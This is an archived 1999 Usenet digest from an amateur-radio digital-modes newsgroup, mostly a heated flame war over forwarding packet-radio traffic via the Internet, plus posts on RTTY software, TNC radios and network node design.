>> RF forwarding' sort of message. Is it that kind of thing? Or what is the
>> supposed motivation here?
>

4311. Re: RTTY Term Program

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Johnny Rico <lawdog2@ibm.net>
Message-ID: <37F42D44.E9A5B745@ibm.net>
Source record: 16225

Try XPWin by KF7XP. It is available as a fully-functional test download on his website. WOrks fb with the Kam.

Nathan Ciufo wrote:

> I was wondering if anyone could steer me towards a downloadable term program
> for RTTY. I have a Kantronics KAM All-Mode, and I'm looking to get on some
> HF RTTY. Haven't been on in quite some time. 73's, Nathan KA3MTT

--
ï¿½ï¿½à¡±ï¿½

4312. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7t18cj$135j@enews2.newsguy.com>
Source record: 16226

Don <dnelsch@neo.rr.com> wrote in message
news:37F41B62.29E380AC@neo.rr.com...

> Moronic, whining excuses deleted.<

> This is supposed to be a hobby, where one can have fun and provide a
service > as well.

And that hobby's NAME is? Hint: It's "Ham RADIO".

Ever notice how the name of a hobby and it's function are generally somehow
related?

Using your retarded substitute for "logic", I suppose that hang-gliding
enthusiasts should always fly in 747's because they are "faster and more
reliable", and doing so can only enhance their enjoyment of the hobby,
right?

Did you study to be a moron, or does it just come to you naturally?

>If the HF routes are unreliable, it is a problem, not fun.

Yes, it's known as the challenge of Ham Radio.

Something that you obviously do not measure up to.

And with the jealousy common to those like yourself, you intend to see to it
that nobody else can do it either, if you can't.

What a jerk.

>As a bbs sysop,
> I have chosen to take the path of message delivery service, and am
unwilling to
> accept a message that I can not be reasonably assured that it will be
delivered.

...And unwilling to pass on messages you are too stupid or lazy to route via
Amateur Radio, instead routing them over a non-ham network so that no other
Ham can do so either.

What a jerk.

> If AX/IP is the reliable route, that's the way it will go out of this
system.

Nothing wrong with using AX/IP to route Amateur Radio traffic, as long as
it's done over RADIO.

Remember the name of the hobby, by the way?

> Under the current conditions, I have no other choice.

Yes, I agree... It looks like you are pretty well stuck with being a
clueless jerk.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4313. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Mike Hughes <mchughes@NOSPAM.netnitco.net>
Message-ID: <7t1b9o$4g1$1@hyperion.nitco.com>
Source record: 16227

pmarkham wrote in message <36433.3060258178F2pmarkhamnewsguycom@208.134.253.187>...
>mchughes@NOSPAM.netnitco.net (Mike Hughes) wrote in
><7suua6$2lr$1@hyperion.nitco.com>:
>
>>
>>In contrast, LLLids take traffic intended for amateur radio and relay it via a
>>completely different network that has absolutely nothing to do with amateur
>>radio.
>
>The "intended for amateur radio" is a pure fabrication

Oh really? Then why do packet users place their messages on the RADIO
network to begin with? Why not use e-mail or Usenet? It'd certainly be faster.
Personally, I enjoy packet radio because it IS radio. If I want to send something
via the Internet, I'll use the Internet.

As a ham, I find the whole subject of radio-based digital networking to be
very interesting, and I, along with a great many other hams, took pride in the
fact that we had an all-radio digital network that could forward messages
virtually anywhere in the world. Can't say that anymore, because somewhere
along the line, some BBS is going to take that message and relay it over the
Internet.... not because they have to, but because they think they're doing us
all some kind of "favor" by bypassing several hops.

>
>A LLLid "law", as proposed, is not going to bring me or others back to packet
>radio.

You must be confusing me with Charles. I never proposed, nor would I ever
support any such law. Better to just route around the buzzards and leave the
government out of it.

>
>Contrived arguments, magical incantations, mantras, etc. will not bring back an
>amateur radio data network to many hams. Motivation, technogy and money might
>do it.

You're right. No amount of blather in Usenet is going to restore the packet
network. And that includes those who spout rhetoric about how we need new
applications -- yet are totally silent when asked what sort of applications those
might be.

My point is.... instead of parroting rhetoric about new applications, high-speed
LANs, our underused UHF/microwave bands, etc, people need to worry more
about what THEY can do to help rectify these perceived shortcomings in their
own local area.

73, Mike - KG9HF

4314. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7t1b89$j0i$1@bgtnsc02.worldnet.att.net>
Source record: 16228

pmarkham <pmarkham@newsguy.com> wrote in message
news:36433.74655949EFCBpmarkhamnewsguycom@208.134.253.174...
> horedson@att.net (Hank Oredson) wrote in
> <7t0kfchbe1@bgtnsc01.worldnet.att.net>:
>
> >
> >pmarkham <pmarkham@newsguy.com> wrote in message
> >news:36433.3060258178F2pmarkhamnewsguycom@208.134.253.187...
> >> mchughes@NOSPAM.netnitco.net (Mike Hughes) wrote in
> >> <7suua6$2lr$1@hyperion.nitco.com>:
> >>
> >> >
> >> >In contrast, LLLids take traffic intended for amateur radio and relay
it
> >via a
> >> >completely different network that has absolutely nothing to do with
> >amateur
> >> >radio.
> >>
> >> The "intended for amateur radio" is a pure fabrication
> >
> >You, sir, are an idiot.
> >
> >When I send traffic via ham radio, I intend it to go via ham radio.
> >Thus "intended" above.
> >
> >Perhaps you are unfamiliar with American English.
> >Thus this minor correction to your reading of what I wrote.
> >
> >I "intend", the Land Line Lids interfere with that intention.
> >
> >
>
> As an "idiot" and ex node sysop, I still maintain that I and most
individuals
> in my neighbourhood used the "ham radio" packet network to send or
retrieve
> data from point A to point B, with no concern how it travelled in the
network
> as long as it got from point A to point B.

Ah ... "... most ...", "... in my neighborhood ...", etc. etc.
Spoken like a true Land Line Lid.

> Nothing you can say, personal or otherwise, will change what it was.

Strange as it may seem, I know quite well "what it was" <grin>.
The fact that you are ignorant on the topic does not change things.

> It is a pity that the conversation has to degenerate into personal
animosity.

That was your choice with the "... pure fabrication ...".
Ya ask for flames, ya get 'em.
Go whine at someone else.

--

... Hank

http://horedson.home.att.net
.

4315. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7t1bjo$ks9$1@bgtnsc02.worldnet.att.net>
Source record: 16229

pmarkham <pmarkham@newsguy.com> wrote in message
news:36433.8749465375Fpmarkhamnewsguycom@208.134.253.152...
> cathryn@junglevision.com (Cathryn Mataga) wrote in <7DSI3.90$%Z.1519@nuq-
> read.news.verio.net>:
>
> >
> >pmarkham wrote in message
> >>>Perhaps you are unfamiliar with American English.
> >>>Thus this minor correction to your reading of what I wrote.
> >>>
> >>>I "intend", the Land Line Lids interfere with that intention.
> >>>
> >>
> >>As an "idiot" and ex node sysop, I still maintain that I and most
individuals
> >>in my neighbourhood used the "ham radio" packet network to send or
retrieve
> >>data from point A to point B, with no concern how it travelled in the
network
> >>as long as it got from point A to point B.
> >>
> >>Nothing you can say, personal or otherwise, will change what it was.
> >>
> >>It is a pity that the conversation has to degenerate into personal
animosity.
> >
> >
> >Hmm, or maybe it's just that it's changed since you were active. How far
> >back was that? Seems like nowadays anybody who just wants to send
> >a message from Point A to Point B uses email. The number of people
> >who need Ham SYSOPS to provide them with access to email, I would
> >guess is pretty near to zero. Even the little old ladies have email
> >nowadays, .it seems. Why be on packet right now? Except for that it's
> >radio?
> >
> >
>
> Just in case there is a comprehension problem; I said: "send or retrieve
data
> from point A to point B" That is pretty much all inclusive, not restricted
to
> email like messages.

Has nothing to do with this newsgroup. The newsgroup is about radio.
Ham radio. Used in digital modes. Got it?

> "Why be on packet right now? Except for that it's radio?"? I do not
> understand what you are saying,

For heavens sake, try READING what people write!

> but, as I said before, if the sole purpose of
> using packet radio is using the radio, so be it.

Um ... "radio" ... get it now?

> Different strokes for
> different folks.

I see. You have no interest in radio. Why are you posting here?

> I did packet and TCP/IP radio for years, and enjoyed it.

Implies: "I no longer am active on ham radio."

> If
> those that chose to forward by landline are such reprehensible, subhuman,
> worthless S.O.B.s, I suggest the radio elite

This newsgroup is about radio. Go elsewhere for other interests.

> cease associating with the LL set
> and do it their radio way.

This newsgroup is about radio.

> They have choices.

If they choose not to use radio, and post here, they are on the
wrong newsgroup, and will be flamed unmercifully.

> Live with the limitations of
> your choices, or kill all the landline forwarders. After all it is only a
> hobby.

Which "it" are you talking about?

> Free will exists, so I do not associate with known baby rapers.

How do you know?

> Pete/wa4hei
>
> --
> Eschew obfuscation.

4316. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7t1bpb$ln6$1@bgtnsc02.worldnet.att.net>
Source record: 16230

Don <dnelsch@neo.rr.com> wrote in message
news:37F3DE03.A4D44210@neo.rr.com...
> Hank does intend for his messages to go via ham radio. But when they
arrive
> here and there is no HF station that is willing or able to accept them for
> further forwarding without distorting them in any way, then I intend to
deliver
> Hank's message any way possible, even if that includes using an AX.25 link
that
> is transported via the Internet.

Another Land Line Lid.
Why not send them back undelivered?
Instead you play "fake radio" and pretend you can handle them.
I'll do my best to avoid sending any traffic your direction.

--

... Hank

http://horedson.home.att.net

4317. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7t1bu5$md2$1@bgtnsc02.worldnet.att.net>
Source record: 16231

Don <dnelsch@neo.rr.com> wrote in message
news:37F41B62.29E380AC@neo.rr.com...

> This is supposed to be a hobby, where one can have fun and provide a
service as
> well. If the HF routes are unreliable, it is a problem, not fun. As a bbs
sysop,
> I have chosen to take the path of message delivery service, and am
unwilling to
> accept a message that I can not be reasonably assured that it will be
delivered.
> If AX/IP is the reliable route, that's the way it will go out of this
system.
> Under the current conditions, I have no other choice.

The cry of the Land Line Lid:

"Whine whine radio is SOOO hard.
I'll just pretend I'm using radio and use the telephone.
Oh, that is SOOO much easier!"

If you are not having fun, please stop interfering with those of us
who ARE having fun!

--

... Hank

http://horedson.home.att.net

4318. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7t1c25$n88$1@bgtnsc02.worldnet.att.net>
Source record: 16232

pmarkham <pmarkham@newsguy.com> wrote in message
news:36433.820539816A83pmarkhamnewsguycom@208.134.253.128...
> dnelsch@neo.rr.com (Don) wrote in <37F3DE03.A4D44210@neo.rr.com>:
>
> >Hank does intend for his messages to go via ham radio.
>
> That he may. Many others are just interested in the messages getting to
and from,
> intact, as fast as possible. Those folks of whom I speak, including me,
are the
> majority that used the old system while it met our requirements and few to
no
> economical alternatives were available. We have since deserted the amateur
radio
> network because it no longer meets our needs.
>
> The state of the current network is sufficient evidence for me that most
of the
> ugly denial rhetoric is less than honest.

What crap.

Those of us that can manage to move traffic via RADIO
are getting really tired of the whiners who claim it cannot
be done. Sure would be nice if you would stop interfering
with our enjoyment of the hobby.

If all you are interested in is sending messages, and not radio,
you can do that just fine on the internet. It's simple, it's cheap.
It's not ham radio.

--

... Hank

http://horedson.home.att.net

4319. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7t1c3onht1@bgtnsc02.worldnet.att.net>
Source record: 16233

Cathryn Mataga <cathryn@junglevision.com> wrote in message
news:pxTI3.94$%Z.2278@nuq-read.news.verio.net...
> pmarkham wrote in message
<36433.820539816A83pmarkhamnewsguycom@208.134.253.128>...
> >dnelsch@neo.rr.com (Don) wrote in <37F3DE03.A4D44210@neo.rr.com>:
> >
> >>Hank does intend for his messages to go via ham radio.
> >
> >That he may. Many others are just interested in the messages getting to
and from,
> >intact, as fast as possible. Those folks of whom I speak, including me,
are the
> >majority that used the old system while it met our requirements and few
to no
> >economical alternatives were available. We have since deserted the
amateur radio
> >network because it no longer meets our needs.
> >
> >The state of the current network is sufficient evidence for me that most
of the
> >ugly denial rhetoric is less than honest.
>
>
> If you ignore the radio side of things, the network has never
> worked better. All you need is an axip connection from one of big
internet
> forwarders, and you'll get all the Bulletins and Messages you could ever
read.
> Though just for fun, I asked wb0tax for an account on his bbs -- I told
him
> that I just wanted to read messages right from the source --
> but he never gave me an account. Not exactly sure why -- he seemed
> sincerely befuddled by the request. Though for me, if fast is what
> counts, than might as well go to the hub -- and cut out the middlemen,
> you know.

Sure, why not. But what does it have to do with Ham Radio?
Nothing at all.

--

... Hank

http://horedson.home.att.net

4320. Re: Is a TM-241 ready for 9k6???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7v7h4u.s1j.nomail@linux.pe1chl.ampr.org>
Source record: 16234

Rodrigo E. Rodriguez R. - CE6NUG <rod@rdc.cl> wrote:
>well... I guess subject says it all.
>Does anyone knows if TM-241 works fine at 9k6??

It works, but not "fine".

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4321. Re: "Data" Column in RadCom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Andy McMullin <Andy.McMullin@pbs.plym.ac.uk>
Message-ID: <37f38f5f@palantir.pbs.plym.ac.uk>
Source record: 16235
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

On Tue, 28 Sep 1999 19:39:56 +0100, Ian Wade <ian@dowrmain.demon.co.uk>
wrote:

>Yes, it's true! In this month's RSGB RadCom there's an announcement
>saying that yours truly is taking over the "Data" column again, starting
>in December.
>
>I need input, lots of it. Please email me (g3nrw@arrl.net) if you have
>any points for discussion, any news of groups/individuals/products etc
>in the world of amateur radio data comms. Pictures (GIF/JPG) also very
>welcome.

How about a bit on APRS -- especially as UI-View version 2 has now been
released?

4322. 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Mike Wiley <nospam-wb5gmk@flash-nospam.net>
Message-ID: <37F2C62B.2B823409@flash.net>
Source record: 16293

Wanted Ericcson to build a AMATEUR NODE SYSTEM;
must have in one box.
1. 56k baud 100w UHF port, PC freq programmable single channel.
2. 19.2k 50w VHF port, PC freq programmable single channel.
3. serial port or network interface for use with PC NOT reqd for NODE.
4. Modular construction for ease of repair/adaptablility to site.
5. Price to amateur clubs less than $1000.00.

Matching 5-50w adj. single channel 19.2kb VHF Radio with built-in TNC
thats sells for no more than $180.00

Ok would that get our networks back up?

4323. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Mike Hughes <mchughes@NOSPAM.netnitco.net>
Message-ID: <7suua6$2lr$1@hyperion.nitco.com>
Source record: 16294

Peter O. Brackett wrote in message <7subqd$i9v@dfw-ixnews3.ix.netcom.com>...

>
>But Mike, prior to the advent of packet and BBS message forwarding, all
>amateur message forwarding was done quite well by the NTS CW traffic nets.
>
>Why did we allow amateurs to switch over to packet BBS forwarding and starve
>those NTS CW traffic nets by allowing the packet traffic to bypass the CW
>nets?

Why are you trying to confuse the issue? You're comparing apples to oranges!

Back then, it was simply a case of one mode competing with another. Whether the traffic was being relayed via CW, packet, or whatever mode you prefer, it was still being sent via amateur radio. Either way, our frequencies were being put to good use.

In contrast, LLLids take traffic intended for amateur radio and relay it via a completely different network that has absolutely nothing to do with amateur radio. As a result, our radio-based forwarding network is dying. And for every node that goes off the air, there's another amateur frequency that isn't being used, and another disillusioned ex-nodeop who probably won't want to do it again, even for some great new application. As someone who recently bemoaned the fact that much of our spectrum goes unused, and stressed the need to "use it or lose it", surely you can see that this isn't a good thing for amateur radio.

73, Mike - KG9HF

4324. Re: "Data" Column in RadCom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <vqdXqQA6Lx83Ewz3@dowrmain.demon.co.uk>
Source record: 16295

In article <1852.sv1uy@nest.sv1uy.ampr.org>, Demetre Ch. Valaris
<sv1uy@nest.sv1uy.ampr.ORG> writes

>Perhaps you would like to include in your column information about our
>TCP/IP Amateur Radio Network that we have here in Athens. It is called
>ATHnet and TCP/IP over radio is thriving over here.
>So here are a few words about it Ian:
>

Demetre, this is EXACTLY the kind of information I'm looking for. It's
most interesting -- you've achieved a great deal there -- and it will
certainly be included in the column.

73
Ian, G3NRW
--
+---+
| G3NRW on APRS: [IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: g3nrw@arrl.net |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
+---+

4325. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7v660r.lo2.nomail@linux.pe1chl.ampr.org>
Source record: 16296

Mike Wiley <nospam-wb5gmk@flash-nospam.net> wrote:
>Wanted Ericcson to build a AMATEUR NODE SYSTEM;
>must have in one box.
>1. 56k baud 100w UHF port, PC freq programmable single channel.
>2. 19.2k 50w VHF port, PC freq programmable single channel.
>3. serial port or network interface for use with PC NOT reqd for NODE.
>4. Modular construction for ease of repair/adaptablility to site.
>5. Price to amateur clubs less than $1000.00.

>Matching 5-50w adj. single channel 19.2kb VHF Radio with built-in TNC
>thats sells for no more than $180.00

>Ok would that get our networks back up?

I fail to see how such a box would fit in a network node... or are you
suggesting to start a network *now* that is layed out like the network the
SV station described yesterday?

A successful network has nodes linked to 3 or more neighbors on dedicated
duplex links, plus one or more user access channels.
The dedicated links do not require 100w. The user access most likely does
not require 50w.

Your "node in a box" has very limited usability and no extensibilty.

Much more useful: have several types of "data transceivers", i.e. a
transceiver including a modem and the controlling electronics, and have
them interface on a standard bus. There should be "link transceivers"
that operate on UHF-SHF bands and are fullduplex, and "user access
transceivers" that operate on VHF-UHF bands and are half- or semiduplex.

These days it would be much more sensible to use ethernet for the
interconnecting bus than the "microprocessor bus backplanes" used in
older designs like the RMNC.
While ethernet requires more processing and electronics in each unit,
this is now available at low cost. The advantage is that you can
interconnect a large number of transceivers, but still are able to
start small. And you can connect one or more computer systems as well,
to provide services on your network. These computers need not be PC's,
as Ethernet interfaces are available for anything that is to be taken
seriously.

Furthermore, in the case of microwave links you can put everything in
an outdoor box mounted at the antenna and use the ethernet as the cabling
between your units.

Funny that the amateur equipment manafacturers don't come up with something like this. Sell one of them to each HAM, and a couple of them to each node operating group, and you can easily construct a working packet network. Use TCP/IP on the ethernet and it will work with a Windows PC without even requiring extra software to be installed (at most a line-oriented chat program to talk to the nonconverted).

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4326. Re: "Data" Column in RadCom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Gary Peach <xcg34@dial.pipex.com>
Message-ID: <7sv714$437$2@lure.pipex.net>
Source record: 16297
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Ian Wade wrote ...
> Jim Dunnett writes
> >Do a couple of column-inches on the upgrade?
>
> I'll take a look.

You better take a rule Ian :-)

Gary7SLL

4327. Re: SOFTWARE FOR MFJ-1280

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: ea3tb@quitaesto.jet.es
Message-ID: <37f341ba.8831119@195.76.143.12>
Source record: 16298

On Tue, 28 Sep 1999 17:43:17 -0000, "mop59362"
<mop59362@mail.telepac.pt> wrote:

>where can i find some software for mfj 1280?
>tks
>
>best regard's from azores
>
>carlos poinho cu3ft
>
Hola Carlos.....
Check my Wintty 1.6 Freeware Software at my Home Page
http://www.geocities.com/CapeCanaveral/6030/Wintty
or in Spanish under
http://personales.jet.es/cosme/wintty.htm

==========
Para responder quitar "quitaesto"
To answer remove "quitaesto"
ea3tb@quitaesto.jet.es

4328. Re: Packet modems and Windows CE portables

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: ralphmw@aol.com
Message-ID: <19991001090753.21916.00000613@ng-fm1.aol.com>
Source record: 16149

Hi Duncan,

Worry no more. Windows CE comes with it's own built in TERMINAL program almost identical to the one built into Windows 3.1. So whatever model you choose, you have the software to "talk" to your TNC. Granted, there is hardly any ham software for the CE operating system but it does work nice with packet. I have an "old" 4MB Casio Casiopiea A-11. I use a Paccomm PicoPacket that works nicely with it. I check DX clusters and log in thru Nodes up into Canada from Northeast PA all on something that fits in a fanny pack. Word has it that there is an APRS version coming out for Windows CE. That will be great. Hardware wise is almost as simple as hooking up a regular desktop or laptop except the handheld devices are all made to "talk" to desktops. Their serial ports are wired as if they were a device (ie: modem or serial printer) versus a desktop or laptop. Go to Radio Shack and get yourself a null modem adapter. They come in 9-pin and 25 pin, which ever you need to make the connection. I also had to use a low profile gender changer inbetween the HPC cable and TNC but it works nicely. I'm sorry I can't give you any advice on any of the newer handheld devices since my Casio suites my needs and is actually 4 years old. Good luck and don't be afraid to experiment.

73's de Ralph NH6QT/3
ralphmw@aol.com

4329. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: Shane Deering <sdeering@vic.australis.com.au>
Message-ID: <wJ2J3.136$2H1.5286@nsw.nnrp.telstra.net>
Source record: 16150

> >>
> >>As an "idiot" and ex node sysop, I still maintain that I and most
individuals
> >>in my neighbourhood used the "ham radio" packet network to send or
retrieve
> >>data from point A to point B, with no concern how it travelled in the
network
> >>as long as it got from point A to point B.

Idiot is a bit harsh. How about Parasite.

Gee, phone call costs are going up. Think I'll get an amateur ticket and
save a few
bob on phone calls. While I'm at it, I can get a TNC and use the packet
network,
provided by others, for cheap email.

> >>
> >>Nothing you can say, personal or otherwise, will change what it was.
> >>
> >>It is a pity that the conversation has to degenerate into personal
animosity.
> >
> >
> >Hmm, or maybe it's just that it's changed since you were active. How far
> >back was that? Seems like nowadays anybody who just wants to send
> >a message from Point A to Point B uses email. The number of people
> >who need Ham SYSOPS to provide them with access to email, I would
> >guess is pretty near to zero. Even the little old ladies have email
> >nowadays, .it seems. Why be on packet right now? Except for that it's
> >radio?
> >
> >
>
> Just in case there is a comprehension problem; I said: "send or retrieve
data
> from point A to point B" That is pretty much all inclusive, not restricted
to
> email like messages.
>
> "Why be on packet right now? Except for that it's radio?"? I do not

Obviousely you're not. Now that the internet is cheaper , you no longer need
to
freeload off the amateur community.

> understand what you are saying, but, as I said before, if the sole purpose
of
> using packet radio is using the radio, so be it. Different strokes for

That sounds like a pretty good reason. Or at least a better reason that
using
packet radio so we can hook it up the internet and bypass heaps of Hams that
are using radios. I've always thought that radios played a role
in amateur radio. Otherwise it could have been called amateur anything.

> different folks. I did packet and TCP/IP radio for years, and enjoyed it.
If
> those that chose to forward by landline are such reprehensible, subhuman,
> worthless S.O.B.s, I suggest the radio elite cease associating with the LL
set
> and do it their radio way. They have choices. Live with the limitations of
> your choices, or kill all the landline forwarders. After all it is only a
> hobby.

That's right, it is a hoby. If you want reliable fast Email then use the
internet.
If you'd like a fast reliable packet network then help us build it, don't
bypass it.

>
> Free will exists, so I do not associate with known baby rapers.

Are you trying to hide something?

>
> Pete/wa4hei
>
> --
> Eschew obfuscation.

--
Shane Deering

Packet VK3BVP@VK3BVP.#SEV.VIC.AUS.OC
EMAIL sdeering@vic.australis.com.au
ICQ.# 46641156

4330. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7t2cfb$1omh@enews1.newsguy.com>
Source record: 16151

Mike Hughes <mchughes@NOSPAM.netnitco.net> wrote in message
news:7t1b9o$4g1$1@hyperion.nitco.com...
> pmarkham wrote in message
<36433.3060258178F2pmarkhamnewsguycom@208.134.253.187>...
> >
> >A LLLid "law", as proposed, is not going to bring me or others back to
packet
> >radio.

Good of "pmarkham" to verify the effectiveness of my proposed "Anti-Lid
Law".

It's not designed to magically enhance a Lid's character or intelligence, or
to "bring them back into the fold"... It's designed to run them off from the
Packet network altogether by forcing them to face legal repercussions if
they insist upon continuing their destructive, antisocial behavior.

I do not believe that anything short of that is going to work. How many
"LandLine Lids" have you seen who have displayed enough character and
intelligence to cease their anti-ham behavior, and then go on to become
worthwhile Hams?

Hmmm?

>
> You must be confusing me with Charles. I never proposed, nor would I ever
> support any such law. Better to just route around the buzzards and leave
> the government out of it.

Yes, I believe that Hank Oredson shares your view on this matter, and I used
to as well.

Unfortunately, after a number of years of seeing it suggested, it has become
evident to me that "route around them" simply does not work. It's a great
concept, but in execution it's been a failure. - For whatever
reason/reasons.

Let's leave it to the LL Lid community to endlessly repeat "feel good"
statements that have no basis in fact. If an idea does not work after a
reasonable period of time, it's time to talk about doing something more
effective. Rational people do not need to parrot "mantras" as a substitute
for reason, and we need effective action, not excuses for the poor results
that follow a lack of effective action.

I'm looking for rapid, widespread results that will get the US Packet net
back on it's feet in short order, on a national basis. I'm not willing to
wait another five or ten years for something to happen.

The most effective strategy currently in use involves using an "MFILTER" program to automatically delete incoming messages with certain key LandLine Lid callsigns in the R:lines... This is being done effectively in the NE USA. It's only been in use for a year or so, but so far it does appear to be effective.

By eliminating messages forwarded by non-Ham means, you leave the way open again to receive them via Amateur Radio, thus short-circuiting the entire concept of "Internet Forwarding". It works for ALL non-Ham means of bypassing Ham Radio, by the way, including CB stations that insist upon "helping out" the Hams in the same way the LandLine Lids do.

But even this idea has it's shortcomings. The NEDA folks in the NE USA have managed to pull together as a group due to the high level of cooperation between the Hams who are participating in that network. We cannot, however, reasonably expect that level of cooperation to exist on a national basis.

To re-cap my proposal:

The proper wording, if you care to make a proposal, is to outlaw the use of non-ham means for the primary routing (ham to ham) of amateur radio traffic.

This leaves intact the routing of information by non-ham means for secondary purposes such as delivering NTS messages to non-hams, autopatches to non-ham telephone links, and of course exchange of information between ham and non-ham networks, (Internet) for applications like APRS, callbook lookup, emergency communications, and a number of other such applications we haven't imagined yet.

Notice that the proposal in no way restricts the use of amateur tcpip or of Packet/Internet gateways, except for those activities that serve to undermine the use of Radio by Hams. This is a great improvement over similar laws existing in other countries, that serve to "toss the baby out with the bath water" by outlawing
Packet/Internet gateways altogether. - Duh!

This is a chance, in other words, for US hams to provide a bit of leadership in demonstrating a beneficial way to interface the two networks without harm.

Note that no legitimate Ham Radio activity is or can be affected in a detrimental way by this proposal.

IMHO, the law would finally force amateur tcpip in the US to become a legitimate Amateur Radio application, in contrast to it is current misuse as a way to undermine Amateur Packet Radio and The US Packet network.

Those who then insist upon destructive, anti-ham behavior would soon find themselves either straightening up their act, or they would find themselves trying to explain their activity to the FCC enforcement division.

This is the only truly effective and rational way I see of dealing with the problem. However, I do not share the LandLine Lids' essential lack of confidence in the ability of his fellow Hams, or the arrogant attitude that if *I* cannot think of a more effective solution then nobody else possibly

could either...
Any other ideas that would work as well, or as fast, or as effectively? I've seen Hams come up with some really great ideas. I'm all ears.

However, I feel that if you CAN'T think of anything more fair and effective, you should ask yourself if you are ready for another five or ten years of the current situation, and act accordingly.

We have a number of similar regs that are intended to protect Ham Radio from damage from non-ham influences such as commercial activity, indecent material, and encroachment into our bit of spectrum by non-Hams such as CB'ers, and these regs have served the hobby very well. What I am proposing is simply another such regulation to cover a danger to the hobby which has only recently reared it's ugly head.

Just think it through. That's what I'm asking my fellow Hams to do.

I'm looking for rapid, widespread results that will get the US Packet net back on it's feet in short order, on a national basis. I'm not willing to wait another five or ten years for something to happen.

How about you?

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4331. Re: "Data" Column in RadCom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <x34A9NAoSM93EwI6@dowrmain.demon.co.uk>
Source record: 16152
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <37f38f5f@palantir.pbs.plym.ac.uk>, Andy McMullin
<Andy.McMullin@pbs.plym.ac.uk> writes

>
>How about a bit on APRS -- especially as UI-View version 2 has now been
>released?

I was beginning to think that *nobody* would ever ask .... :-))

Yes, there will be plenty about APRS.

73
Ian, G3NRW
--
+---+
| Editor: RSGB's RadCom "Data" column. |
| email: g3nrw@arrl.net |
| AX.25: G3NRW @ GB7ZPU.#21.GBR.EU |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
+---+

4332. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-01 00:00:00 UTC
From: pmarkham@newsguy.com
Message-ID: <36434.469042712B87pmarkhamnewsguycom@208.134.253.145>
Source record: 16153

n5pvl@texoma.net (Charles Brabham) wrote in <7t2cfb$1omh@enews1.newsguy.com>:

>
>I'm looking for rapid, widespread results that will get the US Packet net
>back on it's feet in short order, on a national basis. I'm not willing to
>wait another five or ten years for something to happen.
>
>How about you?
>

I will leave you arbiters of morality and the future US packet net determine the rules and technology. I will continue my absence and support and do other mundane rf and LL activities and never look back. My best wishes to those that work to integrate technologies and create a unique network that meets their requirements and inspires support from the "great unwashed".

Chiao

